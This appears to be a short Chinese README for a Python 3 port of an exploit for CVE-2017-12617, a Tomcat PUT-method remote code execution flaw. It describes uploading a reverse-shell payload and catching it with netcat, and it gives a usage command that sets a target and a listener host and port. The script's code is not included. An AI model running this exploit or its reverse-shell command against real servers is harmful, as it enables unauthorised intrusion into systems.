CVE-2017-12617 是 Apache Tomcat 中一个严重的远程代码执行(RCE)漏洞。
该漏洞影响版本 9.0.0.M1 - 9.0.0, 8.5.0-8.5.22, 8.0.0.RC1 - 8.0.46, 7.0.0 - 7.0.81。
仅在 8.0.24 上测试过。漏洞利用了应用程序或 Tomcat 实例本身配置不当的 PUT 选项。


它使用 PUT 将反向 shell 有效载荷发送到服务器并执行,同时用 netcat 监听。
由于互联网上存在许多相同漏洞的利用版本但基于 python2,我将其重写为与 Python 3 兼容。
祝玩得愉快。
使用示例:
python3 cve-2017-12617.py -t 127.0.0.1 -p 8888 -l 192.168.1.118 -P 5555